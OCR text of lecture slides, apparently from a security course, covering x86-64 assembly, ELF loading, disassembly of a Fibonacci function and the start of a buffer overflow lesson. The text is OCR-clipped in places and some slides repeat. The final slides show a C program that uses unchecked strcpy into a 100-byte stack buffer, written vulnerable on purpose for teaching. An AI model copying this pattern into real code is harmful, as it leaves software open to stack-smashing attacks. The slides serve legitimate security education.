
```
movq (%rax), %rdi
```

```
movq 172(%rax), %rdi
```

```
movq 172(%rip), %rdi
```

Base Indexed Scale Displacement

The most general form of indirect addressing supported by x86-64 is the base indexed scale displacement mode.



This mode refers to the address Base + Index*Scale + Displacement.

If unspecified, Index and Displacement default to 0, and Scale defaults to 1.

Jump Instructions

The x86-64 jump instructions, `jmp` and `j⟨condition⟩`, take a label as their operand, which identifies a location in the code.

Example from `fib.s`

```
  jge   LBB0_1
  …
LBB0_1:
  leaq  -1(%rbx), %rdi
```

Example from `objdump fib`

```
  jge 5 <_fib+0x15>
  …
15:
  leaq  -1(%rbx), %rdi
```

- Labels can be symbols, exact addresses, or relative addresses.
- An indirect jump takes as its operand an indirect address.

Example: `jmp *%eax`

Assembly Idiom 1

The XOR opcode, "`xor A, B`," computes the bitwise XOR of A and B.

Question: What does the following assembly do?

```
xor %rax, %rax
```

Answer: Zeros the register.

Assembly Idiom 2

The test opcode, "`test A, B`," computes the bitwise AND of `A` and `B` and discard the result, preserving the RFLAGS register.

Status flags in RFLAGS

Bit	Abbreviation	Description
0	CF	Carry
2	PF	Parity
4	AF	Adjust
6	ZF	Zero
7	SF	Sign
11	OF	Overflow

Question: What does the `test` instruction test for in the following assembly snippets?

```
test %rcx, %rcx
je 400c0a <mm+0xda>
```

```
test %rax, %rax
cmovne %rax, %r8
```

Answer: Checks to see whether the register is 0.

Assembly Idiom 3

The x86-64 ISA includes several no-op (no operation) instructions, including "nop," "nop A," (no-op with an argument), and "data16."

Question: What does this line of assembly do?

```
data16 data16 data16 nopw %cs:0x0(%rax,%rax,1)
```

Answer: Nothing!

Question: Why would the compiler generate assembly with these idioms?

Answer: Mainly, to optimize instruction memory (e.g., code size, alignment).


ITU CPH

binary files

ITU CPH

ELF101 a Linux executable walk-through

ANGE ALBERTINI
CORKAMI.COM




LOADING PROCESS

1 HEADER

THE ELF HEADER IS PARSED
THE PROGRAM HEADER IS PARSED
(SECTIONS ARE NOT USED)

2 MAPPING

THE FILE IS MAPPED IN MEMORY ACCORDING TO ITS SEGMENT(S)



3 EXECUTION

ENTRY IS CALLED
SYSCALLS ARE ACCESSED VIA:
- SYSCALL NUMBER IN THE R7 REGISTER
- CALLING INSTRUCTION SVC


TRIVIA

THE ELF WAS FIRST SPECIFIED BY U.S.L. AND U.I. FOR UNIX SYSTEM V, IN 1989

THE ELF IS USED, AMONG OTHERS, IN:
- LINUX, ANDROID, *BSD, SOLARIS, BEOS
- PSP, PLAYSTATION 2-4, DREAMCAST, GAMECUBE, WII
- VARIOUS OSES MADE BY SAMSUNG, ERICSSON, NOKIA,
- MICROCONTROLLERS FROM ATMEL, TEXAS INSTRUMENTS

VERSION 1.0A
2013/12/06

The Four Stages of Compilation



Assembly Code to Executable

Assembly code `fib.s`

```
            .p2align    4, 0x90
_fib:       ## @fib
            pushq       %rbp
            movq        %rsp, %rbp
            pushq       %r14
            pushq       %rbx
            movq        %rdi, %rbx
            cmpq        $2, %rbx
            jge         LBB0_1
            movq        %rbx, %rax
            jmp         LBB0_3
LBB0_1:
            leaq        -1(%rbx), %rdi
            callq       _fib
            movq        %rax, %r14
            addq        $-2, %rbx
            movq        %rbx, %rdi
            callq       _fib
            addq        %r14, %rax
LBB0_3:
            popq        %rbx
            popq        %r14
            popq        %rbp
            retq
```

Assembling

```
$ clang fib.s -o fib.o
```

Machine code

```
01010101 01001000
10001001 11100101
01010011 01001000
10000011 11101100
00001000 10001001
01111101 11110100
10000011 01111101
11110100 00000001
01111111 00001000
10001011 01000101
11110100 10001001
01000101 11110000
11101011 00011101
10001011 01000101
11110100 10001101
01111000 11111111
11101000 11011011
11111111 11111111
11111111 10001001
11000011 10001011
01000101 11110100
```

You can edit `fib.s` and assemble with `clang`.

Disassembling

Source, machine, & assembly

Binary executable `fib` with debug symbols (i.e., compiled with `-g`):

```
$ objdump -S fib
```

```
Disassembly of section __TEXT,__text:
_fib:
; int64_t fib(int64_t n) {
       0:  55                   pushq %rbp
       1:  48 89 e5             movq  %rsp, %rbp
       4:  41 56                pushq %r14
       6:  53                   pushq %rbx
       7:  48 89 fb             movq  %rdi, %rbx
; if (n < 2) return n;
       a:  48 83 fb 02          cmpq  $2, %rbx
       e:  7d 05                jge   5 <_fib+0x15>
; }
      10:  48 89 d8             movq  %rbx, %rax
      13:  eb 1b                jmp   27 <_fib+0x30>
; return (fib(n-1) + fib(n-2));
      15:  48 8d 7b ff          leaq  -1(%rbx), %rdi
      19:  e8 e2 ff ff ff       callq -30 <_fib>
      1e:  49 89 c6             movq  %rax, %r14
      21:  48 83 c3 fe          addq  $-2, %rbx
      25:  48 89 df             movq  %rbx, %rdi
      28:  e8 d3 ff ff ff       callq -45 <_fib>
      2d:  4c 01 f0             addq  %r14, %rax
; }
      30:  5b                   popq  %rbx
      31:  41 5e                popq  %r14
      33:  5d                   popq  %rbp
      34:  c3                   retq
```

binary exploits

ITU CPH

ocess

Programs as Data

ascinating.

- Process follows its instructions w/o question.
- Process can rewrite its own instructions!
- Process can perform I/O

John Von Neumann

ITU CPH

ocess

Programs as Data


ascinating.

- Process follows its instructions w/o question.
- Process can rewrite its own instructions!
- Process can perform I/O

what could possibly go wrong?

ITU CPH

Buffer Overflow Attack



ITU CPH

uffer Overflow Attack

Process, Anatomy


process in memory consists of:

- **text** instructions (the program)
- **data** variables (static size)
- **kernel** command-line parameters
- **heap** large data (`malloc`)

and our main actor:

- **stack** function calls; parameters, return address, function-local variables.

ements arranged as depicted.
ack & heap grow as depicted.



ITU CPH

uffer Overflow Attack

Process, Anatomy


process in memory consists of:

- **text** instructions (the program)
- **data** variables (static size)
- **kernel** command-line parameters
- **heap** large data (`malloc`)

and our main actor:

- **stack** function calls; parameters, return address, function-local variables.

ements arranged as depicted.
ack & heap grow as depicted.



ITU CPH

uffer Overflow Attack

Stack, Anatomy


nction call allocates a stack frame.


- parameters, return address, function-local variables (e.g. array buffer)

ecursive call? Push a new stack frame. (cool)

ta written into allocated buffer during function ecution written **bottom-up**

- otherwise you could overwrite **text**!





ITU CPH


ffer Overflow Attack


tack, Anatomy

```c
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
   func(argv[1]);
   return 0;
}
```





buffer

stack frame for

ITU CPH


ffer Overflow Attack


tack, Anatomy

```c
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
   func(argv[1]);
   return 0;
}
```





execute this

```
coen@kali:/tmp/coen$ ./buf Mathilda
```

ITU CPH

